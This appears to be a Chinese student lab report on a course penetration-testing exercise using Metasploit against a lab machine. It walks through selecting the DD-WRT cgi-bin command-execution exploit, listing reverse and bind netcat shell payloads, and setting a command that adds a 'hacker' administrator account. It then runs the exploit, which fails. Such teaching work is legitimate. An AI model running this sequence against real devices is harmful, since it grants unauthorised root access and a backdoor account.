
二，黑客工具的使用

黑客工具使用是在攻击模板里实现的,这里我使用的是 framework-3.7.1-linux-mini.run 进行的渗透操作,具体步骤如下:


1, 打开、opt/framework-3.7.1/msf3/msfgui 进行渗透前的链接,如图:




填写后进行链接后，出现如下界面：



点击箭头所示后出现 Metasploit 渗透工具相关应用。出现以下图片：



选择 Console 下面的 new 出现一个新的控制台界面，如图：



或者直接选择 exploits 进行渗透，这里用控制台，输入 show exploits,显示可用的渗透工具，如图：

Name	Disclosure Date	Rank	Description
aix/rpc_cmsd_opcode2l	2009-10-07	great	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 2l Buffer Overflow
aix/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd_it_internal_realpath Buffer Overflow (AIX)
bsd/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow
dialup/multi/login/manyargs	2001-12-12	good	System V Derived /bin/login Extraneous Arguments Buffer Overflow
freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
freebsd/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_report	2008-01-08	average	XTACACS <= 4.1.2 report() Buffer Overflow
hpux/lpd/cleanup_exec	2002-08-28	excellent	HP-UX LPD Command Execution
irix/lpd/tagprinter_exec	2001-09-01	excellent	Irix LPD tagprinter Command Execution
linux/ftp/proftpd_sreplace	2006-11-26	great	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
linux/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure	2004-06-18	good	Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/alcatel_omnipcx_mastercgi_exec	2007-09-09	manual	Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
linux/http/ddwrt_cgibin_exec	2009-07-20	excellent	DD-WRT HTTP Daemon Arbitrary Command Execution
linux/http/gpsd_format_string	2005-05-25	average	Berlios GPSD Format String Vulnerability
linux/http/linksys_apply.cgi	2005-09-13	great	Linksys WRT54 Access Point apply.cgi Buffer Overflow
linux/http/peerCast_url	2006-03-08	average	PeerCast <= 0.1216 URL Handling Buffer Overflow (Linux)
linux/http/piranha_passwd_exec	2000-04-04	excellent	RedHat Piranha Virtual Server Package passwd.php3 Arbitrary Command Execution
linux/ids/snortbopre	2005-10-18	good	Snort Back Orifice Pre-Preprocessor Remote Exploit
linux/imap/imap_uv_lsub	2000-04-16	good	UoW IMAP server LSUB Buffer Overflow
linux/madwifi/madwifi_givscan_cb	2006-12-08	average	Madwifi SIOCGIWSCAN Buffer Overflow
linux/misc/accellion_fta_mpipe2	2011-02-07	excellent	Accellion File Transfer Appliance MPIPE2 Command Execution
linux/misc/drbl_remote_codeexec		excellent	Distributed Ruby Send instance_eval/syscall Code Execution
linux/misc/gld_postfix	2005-04-12	good	GLD (Greylisting Daemon) Postfix Buffer Overflow
linux/misc/hplip_hpssd_exec	2007-10-04	excellent	hplip hpssd.py From Address Arbitrary Command Execution
linux/misc/ib_inet_connect	2007-10-03	good	Borland InterBase INET_connect() Buffer Overflow
linux/misc/ib_jrd_create_database	2007-10-03	good	Borland InterBase jrd_create_database() Buffer Overflow
linux/misc/ib_open_marker_file	2007-10-03	good	Borland InterBase open_marker_file() Buffer Overflow
linux/misc/ib_pwd_db_aliasd	2007-10-03	good	Borland InterBase PWD_db_aliasd() Buffer Overflow
linux/misc/ib_pwd_db_aliasd	2007-10-03	good	Borland InterBase PWD_db_aliasd() Buffer Overflow

这些渗透工具有相应的介绍和适用的操作系统。

这里选择 linux/http/ddwrt_cgibin_exec，输入 info linux/http/ddwrt_cgibin_exec 查看渗透工具的信息：如图：

```

Provided by:
gat3way
hdm <hdm@metasploit.com>

Available targets:
Id Name
-- ----
0 Automatic Target

Basic options:
Name Current Setting Required Description
---
Proxies no Use a proxy chain
RHOST yes The target address
RPORT 80 The target port
VHOST no HTTP server virtual host

Payload information:
Space: 1024

Description:
This module abuses a metacharacter injection vulnerability in the
HTTP management server of wireless gateways running DD-WRT. This
flaw allows an unauthenticated attacker to execute arbitrary
commands as the root user account.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-2765
http://www.osvdb.org/55990
http://www.securityfocus.com/bid/35742
http://www.milw0rm.com/exploits/9209

```

详细的介绍了渗透工具需要的资料，比如端口，可选项目和必选项目。输入 use linux/http/ddwrt_cgibin_exec 命令用 linux/http/ddwrt_cgibin_exec 进行渗透，如下：

```

http://www.milw0rm.com/exploits/9209

Interrupt: use the 'exit' command to quit
msf > use linux/http/ddwrt_cgibin_exec

msf exploit(ddwrt_cgibin_exec) > |

```

设置目标 ip 地址和链接端口：如图所示：

```

Interrupt: use the 'exit' command to quit
msf > use linux/http/ddwrt_cgibin_exec
msf exploit(ddwrt_cgibin_exec) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(ddwrt_cgibin_exec) > set RPORT 10000
RPORT => 10000

```

查看 shellcode 的信息，输入 show payloads,显示相关的信息，如图

```

RPORT => 10000
msf exploit(ddwrt_cgibin_exec) > show payloads

Compatible Payloads
=====

  Name                Disclosure Date  Rank  Description
  ----                -
  cmd/unix/bind_netcat          normal  Unix Command Shell, Bind TCP (via netcat -e)
  cmd/unix/generic              normal  Unix Command, Generic command execution
  cmd/unix/reverse_netcat       normal  Unix Command Shell, Reverse TCP (via netcat -e)

```

查看其中的一个的相关信息:

```

msf exploit(ddwrt_cgibin_exec) > info cmd/unix/generic

  Name: Unix Command, Generic command execution
  Module: payload/cmd/unix/generic
  Version: 8615
  Platform: Unix
  Arch: cmd
  Needs Admin: No
  Total size: 0
  Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>

Basic options:
Name  Current Setting  Required  Description
----  -
CMD   cmd               yes       The command string to execute

Description:
  Executes the supplied command

```

设置 payload,

```

Description:
  Executes the supplied command

msf exploit(ddwrt_cgibin_exec) > set payload cmd/unix/generic
payload => cmd/unix/generic

```

添加如下命令 set CMD net user hacker 123 /add & net localgroup administrators hacker /add

```
msf exploit(ddwrt_cgibin_exec) > set CMD net user hacker 123 /add & net localgroup administrators hacker /add
CMD => net user hacker 123 /add & net localgroup administrators hacker /add
```

设置操作系统选择操作系统。

```
msf exploit(ddwrt_cgibin_exec) > show targets
Exploit targets:
  Id  Name
  ---  ---
  0    Automatic Target

msf exploit(ddwrt_cgibin_exec) > set target 0
target => 0
```

输入 `set` 查看设置信息，如果有不全的可以继续补全：

```
msf exploit(ddwrt_cgibin_exec) > set

Global
=====

No entries in data store.

Module: linux/http/ddwrt_cgibin_exec
=====

Name                                Value
----                                -
CMD                                  net user hacker 123 /add & net localgroup administrators hacker /add
DOMAIN                               WORKSTATION
DigestAuthIIS                        true
DisablePayloadHandler                false
EnableContextEncoding                false
FingerprintCheck                     true
HTTP::header_folding                 false
HTTP::method_random_case             false
HTTP::method_random_invalid          false
HTTP::method_random_valid            false
HTTP::pad_fake_headers               false
HTTP::pad_fake_headers_count         0
HTTP::pad_get_params                 false
HTTP::pad_get_params_count           16
HTTP::pad_method_uri_count           1
HTTP::pad_method_uri_type             space
HTTP::pad_post_params                false
HTTP::pad_post_params_count          16
```

最后输入 `exploit` 进行渗透。如图所示：

```
msf exploit(ddwrt_cgibin_exec) > exploit
[*] Sending GET request with encoded command line...
[*] Giving the handler time to run...
[*] Exploit completed, but no session was created.
```

```
msf exploit(ddwrt_cgibin_exec) > |
```

这里由于这个漏洞已经被补上了，但是，渗透的基本操作就是如此。就是，通过在攻击模板里渗透工具去攻击 `defence` 模板，从而为后期操作做准备。基本的操作就是如此。

三，关于任务七的一些说明

非常抱歉，由于前段时间的学校网络的故障以及网速的问题，我们没办法将各个模板上传上去，再加上后期小组成员陆续参加实习和备考，无法有充足的人员进行任务七的操作，使得晚提交了，实在抱歉。因为小组成员多人准备研究生考试，且我们的一学期任务也将近尾声，特由我自己将文档整理一遍，写出以上报告。报告只涉及一些关键步骤。代码的编辑和实现没有出现此文档中。但是，任务七的基本任务我们已经实现，并且可以实现一些渗透。但是我们有一些疑问。一，为什么 server 连接后，在一段时间后会自动断开。二，有时，各个模板有时不能用 10000 端口链接？相信随着我的慢慢摸索，会逐渐的解决这些问题。谢谢你们对我们的信任。